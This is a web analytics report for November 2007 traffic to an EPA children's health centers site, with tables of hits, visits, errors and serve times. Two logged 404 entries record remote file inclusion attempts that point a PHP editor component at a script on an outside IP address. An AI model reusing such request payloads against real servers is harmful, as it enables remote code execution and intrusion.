**Time Interval** – A one-year report displays monthly time increments. A one-quarter report displays weekly time increments. A one-month report or a one-week report displays daily time increments. A daily report displays hourly time increments. An hour-long interval marked 12:00, for example, includes all activity between 12:00 and 12:59.

**%** – Percentage of total kilobytes of data transferred that were transferred during the specified time interval.




Periods of less activity can be considered good times for maintenance and content improvement.

# Average Time to Serve Pages

This report displays the average amount of time (in milliseconds) it takes to serve pages.

**Note:** Not all web servers log the information necessary to create this report.



**Average Time to Serve Pages**

Time Interval	Total Time to Serve	Pages Served	Average Time to Serve
11/01	0	277	0
11/02	0	829	0
11/03	0	220	0
11/04	0	715	0
11/05	0	1,040	0
11/06	0	543	0
11/07	0	522	0
11/08	0	554	0
11/09	0	959	0
11/10	0	266	0
11/11	0	272	0
11/12	0	1,176	0
11/13	0	1,014	0
11/14	0	816	0
11/15	0	411	0
11/16	0	446	0
11/17	0	0	0
11/18	0	0	0
11/19	0	591	0
11/20	0	369	0
11/21	0	413	0
11/22	0	289	0
11/23	0	306	0
11/24	0	303	0
11/25	0	302	0

11/26	0	410	0
11/27	0	432	0
11/28	0	1,235	0
11/29	0	1,260	0
11/30	0	421	0
<b>Total</b>	<b>0</b>	<b>16,391</b>	<b>0.0</b>

#### Average Time to Serve Pages – Help Card

**? Pages** – Any document, dynamic page, or form. Different types of profiles have different default settings for which file extensions qualify a file as a page. These settings can be changed by the Reporting Center system administrator. Any URL containing a question mark is considered a dynamic page.

**Time Interval** – A one-year report displays monthly time increments. A one-quarter report displays weekly time increments. A one-month report or a one-week report displays daily time increments. A daily report displays hourly time increments. An hour-long interval marked 12:00, for example, includes all activity between 12:00 and 12:59.

**Total Time to Serve** – The total amount of time the server spent serving documents during the specified time interval.

**Pages Served** – Number of pages served to visitors during the specified time interval.

**Average Time to Serve** – Average amount of time (in milliseconds) it took to serve each document during the specified time interval. The time to serve spans from the time the server got a page request until it transmitted all the data.

**Note:** Zero values in this column probably indicates that your web server is not logging Time to Serve information.

**💡** Consider increasing your available bandwidth if the times to serve spike at rates disproportionate to the number of documents served during the same time interval. If you see this problem and have enough bandwidth, your server power may be a factor.


# Errors Dashboard

This displays key graphs and tables that provide an overview of the Errors chapter. Click on the title of a graph or table to navigate to the corresponding page.


## Technical Statistics

Total Hits	35,648	100%
Successful Hits	31,286	87.76%
Failed Hits	4,362	12.24%
Cached Hits	2,735	7.67%

## Client Errors



## File Not Found Errors







# Client Errors

This report identifies the error codes from the browsers accessing your server.



**Client Errors**

	HTTP Status Codes	Hits	%
1.	403 Forbidden	2,774	63.59%
2.	404 Not Found	1,585	36.34%
3.	400 Bad Request	2	0.05%
4.	405 Method Not Allowed	1	0.02%
	<b>Total</b>	<b>4,362</b>	<b>100.00%</b>

## Client Errors – Help Card

**? Client Errors** – An error caused by a problem on your visitor's end of the web site connection. The server is not responsible for client errors.

**Hits** – Number of failed hits that returned this status code.

**HTTP Status Codes** – The status code for the specific error that occurred.

**%** – Percentage of total failed hits that returned this status code.

**💡** Use this page to determine what maintenance is necessary.



# File Not Found Errors

This report identifies files that returned "404 – Not Found" or "410 – Gone" errors from your server.



**File Not Found Errors**

	Files Not Found and Referring URL	Hits	%
1.	/ncer/childrenscenters/ modules/tinycontent/admin/spaw/ spaw_control.class.php?spaw_root= http://212.126.26.181/~kamila/ exp667.txt? (no referrer)	39	2.46%
2.	/ncer/childrenscenters/ news_stories/children.css <a href="http://es.epa.gov/ncer/childrenscenters/news_stories/ucin_100506.html">http://es.epa.gov/ncer/ childrenscenters/news_stories/ ucin_100506.html</a>	38	2.40%
3.	/ncer/childrenscenters/ full_text/modules/tinycontent/admin/ spaw/spaw_control.class.php? spaw_root=http://212.126.26.181/ ~kamila/exp667.txt? (no referrer)	38	2.40%
4.	/ncer/childrenscenters/ outreach_docs/flvFiles2/children.css <a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/flvFiles2/columbiachildrenb.html">http://es.epa.gov/ncer/ childrenscenters/outreach_docs/ flvFiles2/columbiachildrenb.html</a>	33	2.08%
5.	/ncer/childrenscenters/ news_stories/children.css <a href="http://es.epa.gov/ncer/childrenscenters/news_stories/umdnj_021807.html">http://es.epa.gov/ncer/ childrenscenters/news_stories/ umdnj_021807.html</a>	21	1.32%
6.	/ncer/childrenscenters/ outreach_docs/children.css <a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/home_lead_segment.html">http://es.epa.gov/ncer/ childrenscenters/outreach_docs/ home_lead_segment.html</a>	20	1.26%
7.		20	1.26%

	<b>/ncer/childrenscenters/ outreach_docs/children.css</b> <a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/breath_of_air_trans2.html">http://es.epa.gov/ncer/ childrenscenters/outreach_docs/ breath_of_air_trans2.html</a>		
8.	<b>/ncer/childrenscenters/ full_text/children.css</b> (no referrer)	20	1.26%
9.	<b>/ncer/childrenscenters/events/ children.css</b> <a href="http://es.epa.gov/ncer/childrenscenters/events/10_10_2007.html">http://es.epa.gov/ncer/ childrenscenters/events/10_10_2007.html</a>	19	1.20%
10.	<b>/ncer/childrenscenters/ outreach_docs/children.css</b> <a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/breath_of_air_trans3.html">http://es.epa.gov/ncer/ childrenscenters/outreach_docs/ breath_of_air_trans3.html</a>	18	1.14%
11.	<b>/ncer/childrenscenters/ news_stories/children.css</b> <a href="http://es.epa.gov/ncer/childrenscenters/news_stories/centersEHP1006.html">http://es.epa.gov/ncer/ childrenscenters/news_stories/ centersEHP1006.html</a>	17	1.07%
12.	<b>/ncer/childrenscenters/epa- content.css</b> (no referrer)	14	0.88%
13.	<b>/ncer/childrenscenters/ news_stories/children.css</b> <a href="http://es.epa.gov/ncer/childrenscenters/news_stories/mtsinai_2006.html">http://es.epa.gov/ncer/ childrenscenters/news_stories/ mtsinai_2006.html</a>	14	0.88%
14.	<b>/ncer/childrenscenters/ eskenazi2004/</b> (no referrer)	14	0.88%
15.	<b>/ncer/childrenscenters/ news_stories/children.css</b> <a href="http://es.epa.gov/ncer/childrenscenters/news_stories/uccdavis_080807.html">http://es.epa.gov/ncer/ childrenscenters/news_stories/ uccdavis_080807.html</a>	13	0.82%
16.	<b>/ncer/childrenscenters/ news_stories/children.css</b> <a href="http://es.epa.gov/ncer/childrenscenters/news_stories/uccdavisPCBs0507.html">http://es.epa.gov/ncer/ childrenscenters/news_stories/ uccdavisPCBs0507.html</a>	12	0.76%
17.	<b>/ncer/childrenscenters/ outreach_docs/flvFiles2/children.css</b> <a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/flvFiles2/children_and_asthma_seg3b.html">http://es.epa.gov/ncer/ childrenscenters/outreach_docs/ flvFiles2/children_and_asthma_seg3b. html</a>	11	0.69%
18.	<b>/ncer/childrenscenters/ outreach_docs/multimedia.html</b> (no referrer)	11	0.69%
19.	<b>/ncer/childrenscenters/ FULL_TEXT/33341.html</b>	11	0.69%

	(no referrer)		
20.	/ncer/childrenscenters/ outreach_docs/children.css <a href="http://es.epa.gov/ncer/childrenscenters/outreach_docs/asthma_trans_seg5.html">http://es.epa.gov/ncer/ childrenscenters/outreach_docs/ asthma_trans_seg5.html</a>	11	0.69%
	<b>Subtotal</b>	<b>394</b>	<b>24.86%</b>
	<b>Other</b>	<b>1,191</b>	<b>75.14%</b>
	<b>Total</b>	<b>1,585</b>	<b>100.00%</b>

File Not Found Errors – Help Card	
?	<p><b>Hits</b> – Number of times a request for this file returned a "404 – Not Found" error or a "410 – Gone" error from your server.</p> <p><b>Files</b> – This column lists the file that could not be found and the URL of the referrer (if known).</p> <p><b>%</b> – Percentage of the total 404 and 410 errors that were for this file.</p>
—	
💡	<p>Check the links to all pages and files listed in this table. The files were either moved or they no longer exist, and the links are no longer successful.</p>




# Server Errors

This report lists the errors which occurred on the server.


**These errors did not occur in the log data during the requested reporting period.**

## Server Errors – Help Card

 **Hits** – Number of failed hits of the type specified in the "Pages" column. Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**HTTP Status Codes** – The status code for the specific error that occurred.

**%** – Percentage of failed hits that were of the specified type.


 Use this page to determine what maintenance is necessary.





# Activity Dashboard

This displays key graphs and tables that provide an overview of the Activity chapter. Click on the title of a graph or table to navigate to the corresponding page.




## Most Active Summary


Most Active Date	November 28, 2007
Number of Hits on Most Active Date	2,268
Most Active Day of the Week	Wed
Most Active Hour of the Day	14:00–14:59

## Activity on Weekdays Summary

Total Hits Weekdays	26,792
Total Visits Weekdays	7,095
Average Number of <b>Visits</b> per day on Weekdays	322
Average Number of <b>Hits</b> per day on Weekdays	1,217



**Hits by Day of the Week**




**Least Active Summary**

Least Active Date	November 03, 2007
Number of Hits on Least Active Date	530
Least Active Day of the Week	Sat
Least Active Hour of the Day	05:00–05:59

**Activity on Weekends Summary**


Total Hits Weekend	4,494
Total Visits Weekend	1,496
Average Number of <b>Visits</b> per Weekend	498
Average Number of <b>Hits</b> per Weekend	1,498

**Bandwidth: Kbytes Transferred Trend**



# Visits by Number of Pages Viewed

This report shows you how many times visitors viewed one page, how many viewed two pages, etc.



**Visits by Number of Pages Viewed**

Number of Pages Viewed	Visits	%
0	2,231	26.00%
1	5,300	61.76%
2	563	6.56%
3	149	1.74%
4	90	1.05%
5	38	0.44%
6	36	0.42%
7	23	0.27%
8	11	0.13%
9	12	0.14%
10	9	0.10%
11	13	0.15%
12	13	0.15%
Subtotal	8,488	98.92%
Other	93	1.08%
Total	8,581	100.00%

## Visits by Number of Pages Viewed – Help Card

**? Number of Pages Viewed** – The number of pages viewed during a visit. If the visitor viewed only non-page files such as a .gif or a .jpeg, the count of pages viewed is zero for that visit.

**Visits** – Number of visits by visitors who viewed the specified number of pages. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default

idle-time limit is thirty minutes. This time limit can be changed by the system administrator.


% – Percentage of total visits by people who viewed the specified number of pages.



You can use this information to quickly find out the number and percentages of viewers who read a given number of pages on your site. If most visitors only view a few pages, it may indicate that they cannot find the content they are looking for.

## Visits by Day of the Week

This report shows the activity for each day of the week within the reporting period. Unsuccessful hits are not included.



**Visits by Day of the Week**

Day	Visits	%
Sun	817	9.51%
Mon	1,347	15.68%
Tue	1,360	15.83%
Wed	1,354	15.76%
Thu	1,567	18.24%
Fri	1,467	17.08%
Sat	679	7.90%
<b>Total Weekend</b>	<b>1,496</b>	<b>17.41%</b>
<b>Total Weekdays</b>	<b>7,095</b>	<b>82.59%</b>
<b>Total</b>	<b>8,591</b>	<b>100.00%</b>

### Visits by Day of the Week – Help Card

**? Day** – Specified day of the week being tracked.

**Visits** – Number of visits on the specified day of the week. If the report period is longer than one week, and there are, for example, two Mondays, the value represented includes the combined total of both Mondays. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.


**%** – Percentage of total visits that occurred on the specified day of the week.

**💡** Number of visits on the specified day of the week. If the report period is longer than one

week, and there are, for example, two Mondays, the value represented includes the combined total of both Mondays. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.

## Hits by Day of the Week

This report shows the activity for each day of the week within the reporting period. Unsuccessful hits are not included.



**Hits by Day of the Week**

Day	Hits	%
Sun	2,727	8.72%
Mon	5,543	17.72%
Tue	4,739	15.15%
Wed	5,902	18.86%
Thu	5,441	17.39%
Fri	5,167	16.52%
Sat	1,767	5.65%
<b>Total Weekend</b>	<b>4,494</b>	<b>14.36%</b>
<b>Total Weekdays</b>	<b>26,792</b>	<b>85.64%</b>
<b>Total</b>	<b>31,286</b>	<b>100.00%</b>

### Hits by Day of the Week – Help Card

**? Day** – Specified day of the week being tracked.

**Hits** – Number of hits on the specified day of the week. Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**%** – Percentage of total hits that occurred on the specified day of the week.


**💡** Days of less activity should be considered good days for maintenance and content improvement.





## Visits by Hour of the Day

This report shows activity for each hour of the day. It also shows the most and the least active hours of the day for the report period.



**Visits by Hour of the Day**

Hour	Visits	%
00:00	285	3.32%
01:00	288	3.35%
02:00	277	3.22%
03:00	287	3.34%
04:00	275	3.20%
05:00	302	3.52%
06:00	313	3.64%
07:00	312	3.63%
08:00	346	4.03%
09:00	407	4.74%
10:00	431	5.02%
11:00	428	4.98%
12:00	458	5.33%
13:00	396	4.61%
14:00	455	5.30%
15:00	435	5.06%
16:00	398	4.63%
17:00	385	4.48%
18:00	353	4.11%
19:00	388	4.52%
20:00	338	3.93%
21:00	359	4.18%
22:00	345	4.02%
23:00	330	3.84%
<b>Total Visits during Work Hours (8:00am–5:00pm)</b>	<b>3,754</b>	<b>43.70%</b>

<b>Total Visits during After Hours (5:01pm–7:59am)</b>	<b>4,837</b>	<b>56.30%</b>
<b>Total</b>	<b>8,591</b>	<b>100.00%</b>

### Summary of Visits by Hour of the Day

**Most Active Hour of the Day** 12:00–12:59

**Least Active Hour of the Day** 04:00–04:59

### Visits by Hour of the Day – Help Card

**? Hour** – Specified hour of the day being tracked. An hour–long interval marked 12:00, for example, includes all activity between 12:00 and 12:59.

**Least Active Hour of the Day** – The specific hour of the day that had the fewest number of hits.

**Most Active Hour of the Day** – The specific hour of the day that had the largest number of visits.


**Visits** – Number of visits to your site during the specified hour. If there are several days in the report period, the value presented is the sum of all visits during that hour for all days. All times are referenced to the location of the system running the analysis. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle–time limit. The default idle–time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of visits to your site that occurred during the specified hour.

**💡** This information can be used to determine which hour of the day is best for system maintenance.

## Hits by Hour of the Day

This report shows the most and the least active hour of the day for the report period. The second table breaks down activity for the given report period to show the average activity for each individual hour of the day. If there are several days in the report period, the value presented is the sum of all hits during that period of time for all days. All times are referenced to the location of the system running the analysis.



**Hits by Hour of the Day**

Hour	Hits	%
00:00	989	3.16%
01:00	1,228	3.93%
02:00	882	2.82%
03:00	789	2.52%
04:00	861	2.75%
05:00	779	2.49%
06:00	874	2.79%
07:00	827	2.64%
08:00	985	3.15%
09:00	1,273	4.07%
10:00	1,587	5.07%
11:00	1,446	4.62%
12:00	1,811	5.79%
13:00	1,542	4.93%
14:00	1,899	6.07%
15:00	1,717	5.49%
16:00	1,411	4.51%
17:00	1,785	5.71%
18:00	1,461	4.67%
19:00	1,575	5.03%
20:00	1,343	4.29%
21:00	1,799	5.75%
22:00	1,372	4.39%
23:00	1,051	3.36%

<b>Total Hits during Work Hours (8:00am–5:00pm)</b>	<b>13,671</b>	<b>43.70%</b>
<b>Total Hits during After Hours (5:01pm–7:59am)</b>	<b>17,615</b>	<b>56.30%</b>
<b>Total</b>	<b>31,286</b>	<b>100.00%</b>

#### Summary of Hits by Hour of the Day

<b>Most Active Hour of the Day</b>	14:00–14:59
<b>Least Active Hour of the Day</b>	05:00–05:59

#### Hits by Hour of the Day – Help Card



**Hour** – Specified hour of the day being tracked. An hour–long interval marked 12:00, for example, includes all activity between 12:00 and 12:59.

**Hits** – Number of hits to your site during the specified hour. If there are several days in the report period, the value presented is the sum of all visits during that hour for all days. All times are referenced to the location of the system running the analysis. Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**Least Active Hour of the Day** – The specific hour of the day that had the fewest number of hits.

**Most Active Hour of the Day** – The specific hour of the day that had the largest number of hits.

**%** – Percentage of hits to your site that occurred during the specified hour.



This information can be used to determine which hour of the day is best for system maintenance.

# Visit Duration by Visits


This report shows the number and percentages of visits over selected visit lengths.



**Visit Duration by Visits**

Visit Duration in Minutes	Visits	%
0-1	7,942	92.55%
1-2	116	1.35%
2-3	54	0.63%
3-4	45	0.52%
4-5	33	0.38%
5-6	23	0.27%
6-7	19	0.22%
7-8	19	0.22%
8-9	13	0.15%
9-10	9	0.10%
10-11	18	0.21%
11-12	16	0.19%
12-13	15	0.17%
13-14	11	0.13%
14-15	16	0.19%
15-16	12	0.14%
16-17	16	0.19%
17-18	6	0.07%
18-19	9	0.10%
19-20	8	0.09%
<b>Subtotal</b>	<b>8,400</b>	<b>97.89%</b>
<b>Other</b>	<b>181</b>	<b>2.11%</b>
<b>Total</b>	<b>8,581</b>	<b>100.00%</b>

### Visit Duration by Visits – Help Card

 **Visit Duration (minutes)** – The number of minutes your web site was viewed.


**Visits** – Number of visitors who viewed your page for the specified duration of time. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle–time limit. The default idle–time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of visitors who viewed your page for the specified duration of time.

 This information tells you how many visitors view your site for specific intervals of time.

# Visit Duration by Page Views


This report shows the number and percentages of pages views over selected visit lengths.



**Visit Duration by Page Views**

Visit Duration in Minutes	Views	%
0-1	6,970	42.70%
1-2	400	2.45%
2-3	178	1.09%
3-4	203	1.24%
4-5	121	0.74%
5-6	101	0.62%
6-7	100	0.61%
7-8	148	0.91%
8-9	54	0.33%
9-10	27	0.17%
10-11	134	0.82%
11-12	60	0.37%
12-13	83	0.51%
13-14	55	0.34%
